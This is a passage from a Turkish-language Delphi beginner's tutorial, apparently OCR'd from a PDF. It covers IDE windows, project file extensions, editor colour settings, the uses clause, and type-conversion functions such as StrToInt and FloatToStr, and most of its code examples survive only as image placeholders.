
Yukarıdaki pencereleri dilerseniz üst üste mous ile yerleştirerek tek bir pencerede gösterilmesini de sağlayabilirsiniz. Uygulama açısından pencerelerin nerede olduğu Delphi'yi fazla ilgilendirmemektedir, hangisi kolayınıza geliyorsa o şekilde kullanabilirsiniz.



Pencereye dikkat edecek olursanız üç farklı yaprağın bulunduğunu göreceksiniz. Ekranınızda daha rahat çalışabilmeniz için bu yöntemi uygulamanızı tavsiye ederim.

Delphi Dosya Uzantıları:

Oluşturduğunuz Delphi projesi aşağıdaki uzantılı dosyaları otomatik olarak oluşturacaktır.




Bu uzantılı dosyaları açıklamaya çalışalım.

Dosya Uzantısı	İçeriği
Dof	Pencere Ayarları
Dfm	Windows Formlarına ait bilgileri Tutar
Res	Grafiksel kaynak kodlarını tutar (resim vs.)
Pas	Unit lere ait kodları Tutar
Dpr	Projeye ait Bilgiler Tutulur

Projenizi kaydedip bir kere çalıştırdıktan sonra aşağıdaki iki dosyada klasörünüze eklenecektir.

Dosya Uzantısı	İçeriği
Exe	Tek başına çalıştırılabilir Dosya
Dcu	Unit kodlarınızın derlendikten sonra tutulduğu dosyadır




Bu iki dosyayı silerek projelerinizi diskete kaydedebilirsiniz. Uygulamanızı her çalıştırdığınızda, bu dosyalar yeniden Delphi tarafından oluşturulacaktır.

Kod Penceresine Ait Font Ayarları:

Delphi, sizlere Unit penceresine yazacağınız kodları belirlemiş olduğu grup dahilinde değişik formatlarda yazmanıza imkan tanımaktadır. Mesela aynı pencere içerisinde kod satırları ile açıklama satırlarının farklı renkte olması (veya farklı kalınlıkta) bu sayede mümkün olabilmektedir. Dilerseniz tamamen sizin hoşunuza gidebilecek bir düzende oluşturabilirsiniz. Aşağıda kod penceresine ait Editör ayarlarını nasıl yapabileceğiniz açıklanmıştır.

“Tools->Editor Options” adımlarından sonra karşınıza aşağıdaki “Editor Properties” penceresi açılacaktır. Bu pencerenin “Color” yaprağını aktif hale getirin.




“Elements” kısmında gruplandırılmış olarak bulunan seçeneklerden bir tanesini seçip, o elemana ait tüm font ayarlarını belirleyebilirsiniz. Yapacağınız değişiklikler sadece “Elements” kısmından seçmiş olduğunuz gruba etki edecektir. Diğer grupta bulunan elemanlar bu değişikliklerden etkilenmeyecektir.

Uses İfadesi:


Uses deklarasyonu sayesinde, Delphi içerisinde tanımlı olan kütüphaneler (veya sizin oluşturduğunuz diğer Unit leri çağırmak) projeye dahil edilebilirler. Bu sayede kütüphanelerin içerisinde tanımlı olan fonksiyon, değişken, procedure ve özellikleri kolayca kullanabilirsiniz. Uygulamanızın ilk çalışması anında en çok kullanılan kütüphaneleri Delphi otomatik olarak projenize dahil edecektir. Fakat bazı durumlarda sizin dahil edilmeyen kütüphaneler içerisinde tanıtılmış olan metodlara ihtiyacınız olacaktır. İşte bu kütüphaneleri uygulamanıza ancak “Uses” bildirisiyle çağırabilirsiniz.

“Uses” bildirisinin nasıl yapılacağı aşağıda gösterilmiştir.




Pencereye dikkat edecek olursanız tek bir "**uses**" deklarasyonu sayesinde araya "," konularak bir çok kütüphane uygulamanıza dahil edilmiştir (Dahil edilen bu kütüphaneler sadece Unit1 tarafından kullanılabilir).

Uses bildirimini daha iyi anlamanız için aşağıdaki örneği dikkatlice inceleyiniz. Örnekte Buttona tıklanılarak kullanıcıya basit bir mesaj iletilmesi istenmiş olup, bu amaçla aşağıdaki kod satırı eklenmiştir.




Programı çalıştırıp Button2'ye tıklayacak olursanız aşağıdaki pencereyle belirtmiş olduğunuz uyarı kullanıcıya iletilecektir.



Peki neden bu uyarı gözüktü? Hemen izah edeyim, çünkü "ShowMessage" fonksiyonu "Dialog" kütüphanesinin içerisinde tanımlanmıştır (Dilerseniz Ctrl tuşu basılıyken mousun sol tuşu ile "ShowMessage" yazısının üzerine tıklayın) .


Uses satırında da bu kütüphane projenize dahil edildiği için, Buttona her tıkladığınızda mesaj ayrı bir pencere olarak karşınıza gelecektir.



Şimdi Uses satırında yer alan kütüphanelerden "Dialogs" olanını silip uygulamanızı çalıştırırsanız (çalıştıramayacaksınız) "ShowMessage" fonksiyonunu bulamadığına dair uyarıyı sizlere iletecektir.

Project Manager Penceresi:


Bu pencere sayesinde projeniz için oluşmuş olan dosyaların kayıtlı oldukları adresleri izleyebilirsiniz. Burada gözüken bir proje grubudur ve bu gruba ait bir çok Delphi dosyasının bulunduğu sanıyorum dikkatinizi çekmiştir.



Şayet bu pencere ekranda gözükmüyorsa "View->Project Manager" adımlarını izleyerek ekranda açtırabilirsiniz. "New" komutuyla ekleme, "Remove" komutuyla da silme işlemini gerçekleştirebilirsiniz.

Window List Penceresi:

Ekranda gözüküyor konumda olan tüm nesneleri izleyebileceğiniz bir penceredir.




Bu pencereden herhangi bir nesneyi seçip "OK" Buttonuna tıklarsanız, seçmiş olduğunuz pencereniz aktifleşecektir. Şayet bu pencere ekranda gözükmüyorsa "View->Windows List" adımlarını izleyerek gözükmesini sağlayabilirsiniz.

BÖLÜM 2
DELPHI'NİN TEMELLERİ


Örnekleri Yapabilmeniz İçin Gerekli Olan Pratik Kodlar:

EditBox'ın içerisinde bulunan değeri tamsayı tipli değişkene aktarmak



Koda dikkat edecek olursanız ilk olarak "x" isminde tamsayı değişkeni tanımlanmakta olup, kontroldeki değeri alabilmesi için "StrToInt" (Stringi Tamsayıya çevir) tip çeviri fonksiyonuna ihtiyaç duyulmaktadır. Eğer bu tip dönüştürme işlemini yapmazsanız, Delphi size sonucu hesaplayamayacağına dair hata mesajı iletecektir.

TamSayı tipli değişkenin değerini yazdırmak




Tamsayı tipli bir değişkeni yazdırabilmek için muhakkak "String"e çevirmelisiniz. Bu dönüşümü yapabilmeniz için Delphi'de "IntToStr" fonksiyonu kullanılabilmektedir.

Uyarı:Bu tür tip dönüştürme işlemlerinde kullandığınız atama operatörünün (":=") solundaki ve sağındaki verinin tiplerinin aynı olması gerekmektedir.


Ayrıca kontroller üzerinde klavye ile girilebilen veri tiplerinin string olduğunu da unutmayınız.

EditBox'ın içerisinde bulunan değeri Reel Sayı tipli değişkene aktarmak



Uygulanan yöntem şu; atama operatörünün sol ve sağında yer alan veri tiplerinin aynı olmasını sağlamak için "Edit" kontrolünün içerisinde yer alan değer "StrToFloat" fonksiyonu sayesinde reel sayı tipine çevrilmekte, ondan sonra atama işlemi gerçekleştirilebilmektedir.


Reel Sayı Tipli Bir Değişkenin Değerini Yazdırmak:




Aynı mantık uygulanarak reel sayı değişkeni "FloatToStr" tip dönüştürme fonksiyonu sayesinde stringe çevrilip, arkasından da EditBox'ın içerisinde yazdırılmaktadır (Herhangi bir tipteki matematiksel değişkenin değerini yazdırabilmeniz için muhakkak stringe dönüştürmeniz gerekir. Aksi halde Delphi size hata mesajı iletecektir).

EditBox'ın İçerisine String Veri Yazdırmak:

String tipli bir değişkenin değerini (veya direkt string i) EditBox kontrolünde yazdırabilmeniz için (') operatöründen faydalanabilirsiniz. Aşağıda her iki durum içinde örneklendirme yapılmıştır.



Aşağıda verilen örnekte ise procedure içerisinde string tipli bir değişken tanımlanarak, bu değişkene aktarılacak olan içerik yazdırılmaktadır.

